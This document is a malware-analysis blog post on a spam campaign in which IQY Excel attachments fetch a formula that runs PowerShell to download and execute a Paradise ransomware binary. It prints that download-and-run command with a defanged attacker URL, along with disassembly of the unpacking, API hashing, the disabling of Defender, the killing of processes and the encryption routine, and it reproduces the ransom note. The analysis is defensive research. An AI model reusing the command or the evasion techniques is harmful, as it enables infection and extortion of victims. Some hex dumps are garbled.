


IQY files and Paradise Ransomware

 lastline.com/labsblog/iqy-files-and-paradise-ransomware/

March 10, 2020

Posted by [James Haughom](#) ON MAR 10, 2020

IQY files, perhaps one of the less known of the weaponizable Microsoft Office file formats, provide attackers with a simple way to infiltrate a network. We have intercepted a campaign that leverages this file type to deliver a new variant of the Paradise ransomware.

IQY, or Internet Query files, are simple text files read by Excel that download data from the Internet. This file type can be leveraged to download an Excel formula (command) that could abuse a system process, such as PowerShell, cmd, mshta, or any other LoLBins (Living-off-the-Land Binaries). As this is a legitimate Excel file type, many organizations will not block or filter it. For organizations that do have security appliances that analyze attachments, these files may not flag as malware, as there is no payload. These appliances would typically rely on the reputation of these URLs, with the more robust solutions having the ability to actually analyze the contents that the URL returns.

```
web
1
hxxps://ugajin[.]net/wp-content/upgrade/upd.txt
```

Figure 1:

Malicious IQY attachment containing the location of a remote Excel formula.

The Spam Campaign

This campaign attempts to entice users into opening an IQY attachment (Figure 1), which reaches out and retrieves a malicious Excel formula from the attacker's C2 server. This formula, in turn, contains a command to run a PowerShell command that will download and invoke an executable (see Figure 2).

```
cmd='C:\Windows\SysWOW64\CMD.EXE CMD.EXE /c powershell Invoke-WebRequest "hxxps://ugajin[.]net/wp-content/upgrade/key.exe" -OutFile $env:Temp\key.exe;Start-Process $env:Temp\key.exe !A0
```

Figure 2:

Malicious Excel Formula.

While IQY attachments are known to have been distributed by the Necurs botnet [1] to deliver FlawedAmmy RAT [1], this executable is instead tied to the Paradise Ransomware family, which has been around since at least 2017.

As displayed in Figure 3, we observed that this activity spanned just under two days, targeting an organization in Asia.




Figure 3: SMTP traffic delivering IQY.

Paradise Ransomware

This new version of the ransomware contains several interesting static properties (see Figure 4) including:

- Anomalous section names
For example: .py
- Lack of imports (indicator of packed code)
5 DLLs
14 APIs
APIs associated with dynamically loading code

```
[0x00403ef5]> is
[Sections]

nth paddr          size vaddr          vsize perm name
-----
0  0x00000400  0x14e00 0x00401000  0x15000 -r-x .text
1  0x00015200  0x2000 0x00416000  0x2000 -rw- .data
2  0x00017200  0x7400 0x00418000  0x8000 -r-- .rsrc
3  0x0001e600  0x10000 0x00420000  0x10000 -rw- .py
4  0x0002e600  0x10000 0x00430000  0x10000 -rw- .py 1
5  0x0003e600  0x15000 0x00440000  0x15000 -rw- sect_5

[0x00403ef5]> ii
[Imports]
nth vaddr          bind type name
-----
1  0x00417c08  NONE FUNC kernel32.dll_GetProcAddress
2  0x00417c09  NONE FUNC kernel32.dll_GetVersion
3  0x00417c10  NONE FUNC kernel32.dll_LoadLibraryA
4  0x00417c14  NONE FUNC kernel32.dll_VirtualAlloc
5  0x00417c18  NONE FUNC kernel32.dll_VirtualProtect
6  0x00417c1c  NONE FUNC kernel32.dll_ExitProcess
7  0x00417c20  NONE FUNC kernel32.dll_GetLastError
8  0x00417c24  NONE FUNC kernel32.dll_GetCurrentThreadId
9  0x00417c28  NONE FUNC kernel32.dll_lstrcmpA
10 0x00417c2c  NONE FUNC kernel32.dll_GetCurrentProcess
1  0x00417c00  NONE FUNC comctl32.dll_InitCommonControls
1  0x00417c3c  NONE FUNC oleaut32.dll_VarUI8FromR8
1  0x00417c34  NONE FUNC ole32.dll_ReadStringStream
1  0x00417c44  NONE FUNC winmm.dll_mmiorenameW
```

Figure 4: Sections and Imports of

Paradise ransomware.

Unpacking Routine

The unpacking routine is quite interesting in that it leverages a self-injection technique. This involves copying itself to a new location in memory, transferring control flow to the copy of itself, and then replacing the original executable in memory with the unpacked ransomware.

First, a new block of memory is allocated with the WinAPI *VirtualAlloc* function.

```

0x00403ff0  51      push ecx
0x00403ff1  2b0c24  sub ecx, 2b0c24
0x00403ff4  03c8    add ecx, 03c8
0x00403ff6  83a3396d4100. and dword [ecx], 83a3396d4100
0x00403ffd  018b396d4100. add dword [ecx], 018b396d4100
0x00404003  59      pop ecx
0x00404004  2bc0    sub eax, 2bc0
0x00404006  0b0424  or eax, 0b0424
0x00404009  83c404  add esp, 83c404
; CODE XREF from entry0 @ 0x403fe1
0x0040400c  51      push ecx
0x0040400d  83242400 and dword [esp], 83242400
0x00404011  010424  add dword [esp], 010424 ; SIZE_T dwSize
0x00404014  51      push ecx
0x00404015  83242400 and dword [esp], 83242400
0x00404019  891c24  mov dword [esp], 891c24 ; LPVOID lpAddress
0x0040401c  ff93147c4100 call dword [ebx + sym.imp.kernel32.dll_VirtualAlloc]
  
```

Address	Hex	ASCII
02550000	00 00 00 00 00 00 00 00
02550010	00 00 00 00 00 00 00 00
02550020	00 00 00 00 00 00 00 00
02550030	00 00 00 00 00 00 00 00
02550040	00 00 00 00 00 00 00 00
02550050	00 00 00 00 00 00 00 00
02550060	00 00 00 00 00 00 00 00
02550070	00 00 00 00 00 00 00 00
02550080	00 00 00 00 00 00 00 00
02550090	00 00 00 00 00 00 00 00
025500A0	00 00 00 00 00 00 00 00
025500B0	00 00 00 00 00 00 00 00
025500C0	00 00 00 00 00 00 00 00
025500D0	00 00 00 00 00 00 00 00
025500E0	00 00 00 00 00 00 00 00

Figure 5: Allocated Memory

The malware then copies itself to this newly allocated block of memory – *rep movsb*.

```

0x00404085  33c0    xor eax, eax
0x00404087  0b836e6a4100 or eax, dword [ebx + 0x416a6e]
0x0040408d  8bc8    mov ecx, eax
0x0040408f  58      pop eax
0x00404090  f3a4    rep movsb byte es:[edi], byte ptr [esi]
0x00404092  52      push edx
0x00404093  c70424ffff0f. mov dword [esp], c70424ffff0f ; [0xffff:4]-1
0x0040409a  59      pop ecx
0x0040409b  6a00    push 0
0x0040409d  890c24  mov dword [esp], 890c24
0x004040a0  2bc9    sub ecx, ecx
0x004040a2  0b8b85634100 or ecx, dword [ebx + 0x416385]
0x004040a8  8bc1    mov ecx, ecx
  
```

Address	Hex	ASCII
02550000	4D 5A 90 00 03 00 00 00	MZ.....yy..
02550010	B8 00 00 00 00 00 00 00@.....
02550020	00 00 00 00 00 00 00 00
02550030	00 00 00 00 00 00 00 00
02550040	0E 1F BA 0E 00 00 00 00	..^..!..!..Th
02550050	69 73 20 70 72 00 00 00	61 6E 6E 6F is program canno
02550060	74 20 62 65 20 00 00 00	44 4F 53 20 t be run in DOS
02550070	6D 6F 64 65 2E 00 00 00	mode....\$......
02550080	50 45 00 00 4C 01 06 00	PE..L...Dij]....
02550090	00 00 00 00 E0 00 0F 01a.....;
025500A0	00 94 00 00 00 00 00 00>.....
025500B0	00 60 01 00 00 00 40 00@.....
025500C0	04 00 00 00 00 00 00 00
025500D0	00 50 05 00 00 04 00 00	..P.....es.....
025500E0	00 00 10 00 00 10 00 00

Figure 6:

Copying Itself

Control flow is then transferred to this copy – *jmp eax*. This allows the copy to manipulate the original executable (in memory).

51		push ecx	
88 CB		mov ecx, ebx	
08 CB		or ecx, eax	
88 D9		mov ebx, ecx	
59		pop ecx	
75 2A		jne 2474102	
68 00 00 FF FF		push FFFF0000	
E8 36 22 00 00		call 2476818	
53		push ebx	
09 1C 24		or dword ptr ss:[esp], ebx	[esp]:EntryPoint
58		pop ebx	
74 19		je 2474102	
6A 04		push 4	
68 00 10 00 00		push 1000	
55		push ebp	
8B AB 54 75 41 00		mov ebp, dword ptr ds:[ebx+417554]	
87 2C 24		xchg dword ptr ss:[esp], ebp	[esp]:EntryPoint
6A 00		push 0	
FF 93 14 7C 41 00		call dword ptr ds:[ebx+<&VirtualAlloc>]	


```

0x004040a2 0b8b85634100 or ecx, dword [ebx + 0x416385]
0x004040a8 8bc1 mov eax, ecx
0x004040aa 59 pop ecx
0x004040ab 68ce404000 push 0x4040ce
0x004040b0 8f8338614100 pop dword [ebx + 0x416138]
0x004040b6 218b38614100 and dword [ebx + 0x416138], ecx
0x004040bc 6a00 push 0
0x004040be 313424 xcr dword [esp], esi
0x004040c1 50 push eax
0x004040c2 5e pop esi
0x004040c3 03b338614100 add esi, dword [ebx + 0x416138]
0x004040c9 8bc6 mov eax, esi
0x004040cb 5e pop esi
0x004040cc ffe0 jmp eax
  
```

Figure

7: Control Flow Transfer

The copy then allocates an additional block of memory to begin the unpacking process.

Address	Hex	ASCII
001E0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E00A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E00B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E00C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E00D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E00E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.
001E00F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.


```

5b pop ebx
7419 je 0x404102
6a04 push 4
6800100000 push 0x1000
55 push ebp
8bab54754100 mov ebp, dword [ebx + 0x417554]
872c24 xchg dword [esp], ebp
6a00 push 0
ff93147c4100 call dword [ebx + sym.imp.kernel32.dll_VirtualAlloc]
  
```

Figure

8: Memory Allocation

The copy overwrites the original executable (in memory) with NULL bytes – *rep stosb*, essentially removing the original executable from memory. This is the last step of the unpacking stub, prior to injecting the unpacked executable into this region of memory.

Figure 9: Wiping the Original Executable From Memory

The copy writes the unpacked executable in place of the original executable (in memory) – *movsb*.

Figure 10: Unpacked Executable Injected in Memory

Here is a before/after the unpacking stub of the sample. Notice that the anomalous section names are different, as are many other properties of both the PE and Optional Headers.

Address	Hex	ASCII	Address	Hex	ASCII
00400000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..	00400000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
00400010	88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....	00400010	88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400030	00 00 00 00 00 00 00 00 80 00 00 00 00 00 00 00@.....	00400030	00 00 00 00 00 00 00 00 80 00 00 00 00 00 00 00@.....
00400040	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68	...*.!l.L!lTh	00400040	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68	...*.!l.L!lTh
00400050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot be run in DOS	00400050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot be run in DOS
00400060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	mode...\$.....	00400060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	mode...\$.....
00400070	60 6F 64 65 2E 00 00 0A 24 00 00 00 00 00 00 00	PE.L...D!.....	00400070	60 6F 64 65 2E 00 00 0A 24 00 00 00 00 00 00 00	PE.L...D!.....
00400080	50 45 00 00 4C 01 06 00 1E 44 ED 5D 00 00 00 00@.....	00400080	50 45 00 00 4C 01 06 00 1E 44 ED 5D 00 00 00 00@.....
00400090	00 00 00 00 E0 00 0F 01 08 01 06 06 00 A6 06 00@.....	00400090	00 00 00 00 E0 00 0F 01 08 01 06 06 00 A6 06 00@.....
004000A0	00 94 00 00 00 00 00 00 F5 3E 00 00 00 00 04 00@.....	004000A0	00 94 00 00 00 00 00 00 F5 3E 00 00 00 00 04 00@.....
004000B0	00 60 01 00 00 00 40 00 00 00 00 02 00 00 00@.....	004000B0	00 60 01 00 00 00 40 00 00 00 00 02 00 00 00@.....
004000C0	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00@.....	004000C0	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00@.....
004000D0	00 50 05 00 00 04 00 00 FB 24 04 00 02 00 00 00@.....	004000D0	00 50 05 00 00 04 00 00 FB 24 04 00 02 00 00 00@.....
004000E0	00 00 10 00 0 10 00 00 0 10 00 00 0 10 00 00@.....	004000E0	00 00 10 00 0 10 00 00 0 10 00 00 0 10 00 00@.....
004000F0	4C 7C 01 00 Original / packer 0 73 00 00 0 73 00 00@.....	004000F0	4C 7C 01 00 Unpacked ransomware 0 73 00 00 0 73 00 00@.....
00400100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00400100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00400110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00400120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00400130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00400140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400150	68 02 00 00 6C 00 00 00 00 7C 01 00 4C 00 00 00	h...l...L...	00400150	68 02 00 00 6C 00 00 00 00 7C 01 00 4C 00 00 00	h...l...L...
00400160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00400160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400170	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00text.....	00400170	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00text.....
00400180	00 50 01 00 00 10 00 00 00 4E 01 00 00 04 00 00N.....	00400180	00 50 01 00 00 10 00 00 00 4E 01 00 00 04 00 00N.....
00400190	00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 00	00400190	00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 00
004001A0	2E 64 61 74 61 00 00 00 00 20 00 00 00 60 01 00data.....	004001A0	2E 64 61 74 61 00 00 00 00 20 00 00 00 60 01 00data.....
004001B0	00 20 00 00 00 52 01 00 00 00 00 00 00 00 00 00R.....	004001B0	00 20 00 00 00 52 01 00 00 00 00 00 00 00 00 00R.....
004001C0	00 00 00 00 40 00 00 00 2E 72 73 72 63 00 00 00@.A.rsrc...	004001C0	00 00 00 00 40 00 00 00 2E 72 73 72 63 00 00 00@.A.rsrc...
004001D0	00 80 00 00 00 80 01 00 00 74 00 00 00 72 01 00T...f.....	004001D0	00 80 00 00 00 80 01 00 00 74 00 00 00 72 01 00T...f.....
004001E0	00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00@.....@.....	004001E0	00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00@.....@.....
004001F0	2E 70 79 00 00 00 00 00 00 01 00 00 00 02 00 00py.....@.....	004001F0	2E 70 79 00 00 00 00 00 00 01 00 00 00 02 00 00py.....@.....
00400200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00400200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400210	00 00 00 00 20 00 00 C0 2E 70 79 00 00 00 00 00	00400210	00 00 00 00 20 00 00 C0 2E 70 79 00 00 00 00 00
00400220	00 00 01 00 00 00 01 00 00 00 01 00 00 E6 02 00	00400220	00 00 01 00 00 00 01 00 00 00 01 00 00 E6 02 00
00400230	00 00 00 00 00 00 00 00 00 00 00 20 00 00 C0	00400230	00 00 00 00 00 00 00 00 00 00 00 20 00 00 C0
00400240	00 00 00 00 00 00 00 00 00 50 01 00 00 00 04 00	00400240	00 00 00 00 00 00 00 00 00 50 01 00 00 00 04 00
00400250	00 50 01 00 00 E6 03 00 00 00 00 00 00 00 00 00	00400250	00 50 01 00 00 E6 03 00 00 00 00 00 00 00 00 00

Figure 11: Side by Side of Packed and Unpacked PE

The unpacking stub then transfers control flow to the beginning of the unpacked ransomware code.

```

024841D2 E8 9A 1D 00 00 call 2485F71
024841D7 89 5C 24 10 mov dword ptr ss:[esp+10],ebx
024841DB 61 popad
024841DC ^ FF A3 38 61 41 00 jmp dword ptr ds:[ebx+416138]
024841E2 6A 00 push 0
024841E4 FF 93 1C 7C 41 00 call dword ptr ds:[ebx+417C1C]
024841EA C3 ret
[ebx+417C1C]:ExitProcess

```

Jump to ransomware

Figure 12: Control Flow Passed to Ransomware

Dynamic Code Resolution

At the start of the ransomware, WinAPIs of interest are dynamically resolved via manual PEB traversal, just before a language check is performed. The function dubbed *find_API* (Figure 13) accepts a unique checksum of the WinAPI function to resolve, and a pointer to the DLL to search. This instance of the function returns a pointer to *LoadLibraryW*.

```

text:00401E20 push ebp
text:00401E21 mov ebp, esp
text:00401E23 sub esp, 38h
text:00401E26 mov eax, large fs:30h ; PEB
text:00401E2C mov ecx, [eax+0Ch] ; PEB_LDR_DATA
text:00401E2F mov edx, [ecx+14h] ; InMemoryOrderModuleList
text:00401E32 mov eax, [edx]
text:00401E34 mov ecx, [eax]
text:00401E36 push ebx
text:00401E37 push esi
text:00401E38 mov esi, [ecx+10h] ; KERNEL32.DLL
text:00401E3B push edi
text:00401E3C push 0DCA3722Eh
text:00401E41 push esi ; KERNEL32.DLL
text:00401E42 call find_API

```

Figure 13: PEB Traversal / API Resolution

LoadLibraryW is located by iterating through kernel32's exports, performing a hashing function on each export name. This hash is then compared against the hardcoded hash of *LoadLibraryW* – 0x0DCA3722E. Figure 14 shows a snippet of the hashing function, which includes XORing the first four characters of the export name with the key 0xDEADCODE.

```

loc_401700:                ; 4 chars of api name
mov     eax, [edx]
imul   eax, 0CC9E2D51h
add    edx, 4
rol    eax, 0Fh
imul   eax, 1B873593h
xor    eax, ecx           ; 0xDEADCODE
rol    eax, 0Dh
dec    esi
lea    ecx, [eax+eax*4-19AB949Ch]
jnz    short loc_401700

```

Figure 14: DLL Export Name Hashing

Function

Language Check

The function shown in Figure 15 checks to see if the victim's language ID is that of Russian, Kazakh, Belarusian, Ukrainian, or Tatar. If the victim's language ID matches one of these whitelisted values, the malware exits before performing any malicious activity.

```

loc_403204:                ; CODE XREF: start+1B1j
call   ds:GetUserDefaultLangID
movzx  eax, ax
mov    ecx, 419h          ; Russian
cmp    ax, cx
jz     short delete_and_exit
mov    edx, 43Fh          ; Kazakh
cmp    ax, dx
jz     short delete_and_exit
mov    ecx, 423h          ; Belarusian
cmp    ax, cx
jz     short delete_and_exit
mov    edx, 422h          ; Ukrainian
cmp    ax, dx
jz     short delete_and_exit
mov    ecx, 444h          ; Tatar
cmp    ax, cx
jnz    short loc_403244

delete_and_exit:          ; CODE XREF: start+351j
                                ; start+3F1j ...
call   delete_and_exit

loc_403244:                ; CODE XREF: start+5D1j
call   main_payload
call   delete_and_exit

```

Figure 15: Checking

for specific languages

If the language check is passed, the main payload is executed. This function begins with an attempt to disable Windows Defender through setting the registry value for *DisableAntiSpyware* to 1.

The malware then attempts to kill any processes containing specific strings (see Figure 16). Ransomware will typically force target applications to close to ensure that handles to files of interest are released. This allows the malware to then obtain handles to these important files during the encryption process.

sage	black
postg	besl0
vee	IBM
store.exe	mysql
sql	

Figure 16: Strings

contained in programs targeted for termination.

Killing target processes/services:

```

push    eax                ; nChar
push    ecx                ; mysql
lea     ecx, [ebp+pe.szExeFile]
push    ecx                ; psz1
call    ds:StrCmpNW
test    eax, eax
jnz     short loc_401F92
mov     edx, [ebp+pe.th32ProcessID]
push    edx                ; dwProcessId
push    eax                ; bInheritHandle
push    1                  ; dwDesiredAccess
call    ds:OpenProcess
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      short loc_401F92
push    0                  ; uExitCode
push    esi                ; hProcess
call    ds:TerminateProcess
push    esi                ; hObject
call    ds:CloseHandle

mov     ecx, [ebp+hSCManager]
push    20h                ; dwDesiredAccess
push    eax                ; lpServiceName
push    ecx                ; hSCManager
call    OpenServiceW
mov     esi, eax
test    esi, esi
jz      short loc_40212C
lea     edx, [ebp+ServiceStatus]
push    edx                ; lpServiceStatus
push    SERVICE_CONTROL_STOP ; dwControl
push    esi                ; hService
call    ControlService
push    esi
call    ControlServiceHandle

```

Figure 17: Killing Processes

Crypto Routine

The crypto routine involves traversing the file system (**and file systems of network shares**), while avoiding certain directories to avoid damaging the system. Those whitelisted directories are:

- Windows
- Recycle.bin
- System Volume Information

- Program Files
- Program Files (x86)

Perhaps the most interesting technique involved in the crypto routine is the algorithm used. The malware leverages Salsa20 to encrypt the victim's files. The benefit of using this algorithm is that malware authors can implement it into their source code (see Figure 18 and Figure 19 for Salsa20 constants found within the malware code), rather than calling functions from a crypto library. This makes detecting the encryption routine more difficult, and also makes determining the type of encryption being used a bit more challenging for malware analysts. This approach allows the malware to fly under the radar, as AV/EDRs may hook crypto-related WinAPIs (such as *CryptEncrypt*) to detect such behavior.

```

mov     dword ptr [ecx], 61707865h
mov     dword ptr [ecx+4], 3320646Eh
mov     dword ptr [ecx+8], 79622D32h
mov     dword ptr [ecx+0Ch], 6B206574h
mov     [ecx+10h], esi

```

Figure 18: Salsa20 Constants

Address	Hex	ASCII
04B7F62C	65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B	expand 32-byte k
04B7F63C	DC F7 B7 04 36 86 91 19 F8 F7 B7 04 A1 53 00 76	U+..6...e+..iS.v
04B7F64C	00 04 00 00 00 00 00 00 3C F8 B7 04 FF FF FF FFLø..yyyy
04B7F65C	01 00 00 00 5D 66 FD D1 03 E1 23 1A 9E B0 EE CD]fyN.â#..iI
04B7F66C	01 00 00 00 0C F7 B7 04 AD 16 40 00 CC F6 B7 04÷...@.Iô.
04B7F67C	8C F6 B7 04 50 68 58 02 F0 50 EF 76 A4 03 00 00	.ô..PhX.ôPiv#...

Figure 19: Salsa20

Constants

This algorithm is applied against a buffer that gets populated with *ReadFile*. Once the contents of this buffer are encrypted (in memory), the cipher text is written to disk, overwriting the original file.

```

push     edi             ; lpBuffer
push     esi             ; hFile
call     ReadFile
test     eax, eax
jz       short loc_4022EA
mov     ecx, [ebp+nNumberOfBytesToWrite]
push     ecx
push     edi
push     edi             ; file_data
lea     edx, [ebp+var_18]
lea     eax, [ebp+var_38]
call     encrypt_file_data
mov     eax, [ebp+nNumberOfBytesToWrite]
add     esp, 0Ch
push     1             ; dwMoveMethod
neg     eax
cdq
push     0             ; lpNewFilePointer
push     edx
push     eax             ; liDistanceToMove
push     esi             ; hFile
call     ds:SetFilePointerEx
mov     eax, [ebp+nNumberOfBytesToWrite]
push     0             ; lpOverlapped
lea     edx, [ebp+nNumberOfBytesToWrite]
push     edx             ; lpNumberOfBytesWritten
push     eax             ; nNumberOfBytesToWrite
push     edi             ; encrypted_file_data
push     esi             ; hFile
call     WriteFile

```

Figure 20: File Encryption Steps

Here is a before/after of an application being encrypted during the crypto routine.

Address	Hex	ASCII
02586850	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
02586860	BB 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
02586870	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02586880	00 00 00 00 00 00 00 00 00 00 00 00 88 00 00 00
02586890	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..*..i!.Li!Th
025868A0	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
025868B0	74 20 62 65 20 .. 4F 53 20 ..	t be run in DOS
025868C0	6D 6F 64 65 2E .. 00 00 00 ..	mode....\$.
025868D0	4F CC 39 94 08 .. AD 57 C7 ..	OI9...WÇ..WÇ..WÇ
025868E0	88 B1 59 C7 0A .. AD 57 C7yÇ..WÇb*^Ç..WÇ
025868F0	E2 82 5A C7 0A AD 57 C7 52 69 63 68 0B AD 57 C7	â*ZÇ..WÇR1ch..WÇ
02586900	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00PE..L...
02586910	3E 50 2D 55 00 00 00 00
02586920	08 01 06 00 00 20 03 00
02586930	28 2F 00 00 00 10 00 00
02586940	00 10 00 00 00 10 00 00
02586950	04 00 00 00 00 00 00 00
02586960	5B 80 03 00 02 00 00 00
02586970	00 00 10 00 00 10 00 00
02586980	00 00 10 00 00 00 00 00
02586990	00 70 03 00 0C 06 00 00

pre-encryption

Address	Hex	ASCII
02586850	79 AB 0C DF 40 B3 A7 EE 93 A7 74 69 A1 68 64 0A	y..Bâ*5i.5ti;kd.
02586860	C2 CE 30 75 3D 0F E6 6A B9 06 55 37 98 90 17 31	!1ou=.ej*.U7...1
02586870	3F D3 60 AB 90 99 6A FA 92 0C 71 A5 A7 2F E1 27	?0 ..ju..qW5/â'
02586880	87 32 55 64 3F DA 1F E1 10 14 56 36 9A 67 77 62	..2Ud?Ü.â..V6.gwb
02586890	97 2C 34 DE 4A 8E B2 6A 22 10 36 1C 49 FD BA 93	..4p?..j".6.Iy?.
025868A0	11 A4 A0 A2 4A 07 F 1C 8F E8 9E C4 94 B3 A2 A6 A6	..e...e.A.*e'.
025868B0	F9 78 9D 4D 85 D5 .. 94 CA ..	ùx.M.ÜÜ/!>&I!â.É
025868C0	ED 1A D2 79 C1 00 .. CB CF ..	!..OyA.<N.....EI
025868D0	5B A5 79 DE CE 18 .. E3 66 ..	[wyp?i.â..R..!âF
025868E0	E2 E9 C4 E9 D2 36 .. DF 07 ..	âeAe067bE.â4rE.
025868F0	7A E5 D6 3C C5 72 E3 5F B0 F3 AC B6 6F 3E BC 9E	zâo<Arâ.'ô~qo>%.
02586900	AF AF 75 47 BE 42 08 C1 5C 53 A9 06 79 FB 4F 75	..ugWB.A\Se.yüOu
02586910	E1 38 13 40 C2 28 E8 A2 70 B5 41 62 45 96 8D CB	âs.@A+ècpuAbE..E
02586920	25 F1 DC C7 4E D6 0A 89 7D 3C 04 D8 24 BA 2D 9A	%NÜCNO..)<.05*?.
02586930	84 73 CC 61 E3 47 D4 72 91 3A 38 08 D9 A9 66 66	..sIa0GÖw.:8.Üeff
02586940	F7 15 5F 10 2A 14 B9 4E 15 E4 D1 A9 F6 14 AC B9	+...".'N.aNâö.-'
02586950	5F 10 8F 52 71 F5 47 91 05 A6 72 78 90 18 FE 24	..RqöG..!rx..b5
02586960	CA 9D 79 9D 98 18 88 23 CB E9 E2 68 40 3F 03 3C	E.y....#Eëâh0?.<
02586970	B1 66 4D 78 51 7E 08 E3 59 62 E5 32 67 08 74 25	âfMxQ~..âYbâz.g.tM
02586980	F7 99 AD 89 E8 87 02 85 D1 BD E3 52 8C 9F 2E 92	...e..uNâR....
02586990	2C 95 80 AC B2 C8 85 F3 C0 45 68 97 F9 1C A9 48	..-'E.OAEK.ü.âK
025869A0	FA FC R2 7F 2A AR F2 0D F6 37 R7 07 1D 1A F2 92	âü!*.â.â7...â.

post-encryption

Figure 21: Before/After of an Executable being encrypted.

The file extension is then modified for each encrypted file with *MoveFile*, using the following syntax: <filename>_decryptor_{unique_id}.tor. As you can see below, the file *dirwatch_ui.exe* is being renamed to *dirwatch_ui.exe_decryptor_{HphFZC}.tor*, through the *MoveFile* function.

```

push esi
push edi
call dword ptr ds:[<&MoveFilew>]
esi:L"\\\\?\\C:\\1DEFENSE\\SysAnalyzer\\dirwatch_ui.exe_decryptor_{HphFZC}.tor"
edi:L"\\\\?\\C:\\1DEFENSE\\SysAnalyzer\\dirwatch_ui.exe"

```

Figure 22: Changing encrypted file’s extension.

The ransom note, titled “—==%\$\$\$OPEN_ME_UP\$\$\$==—.txt” is dropped to disk, and automatically opened upon completion of the encryption routine. This ransom note (Figure 23) instructs the victim to visit an online chat to receive instructions on how to decrypt the files.

```

1  WHAT HAPPENED!
2  Your important files produced on this computer have been encrypted due a security problem.
3  If you want to restore then write to the online chat.
4
5
6  Contact!
7  Online chat: http://prx-recovery.support/chat/25-decryptor
8  Your operator: decryptor
9  Your personal ID: oTYJBu
10
11 Enter your ID and e-mail in the chat that you would immediately answered.
12
13
14 Attention!
15 Do not rename encrypted files.
16 Do not try to decrypt your data using third party software, it may cause permanent data loss.
17 Do not attempt to use the antivirus or uninstall the program.
18 This will lead to your data loss and unrecoverable.
19 Decoders of other users is not suitable to decrypt your files - encryption key is unique.

```

Figure 23: Ransom Note

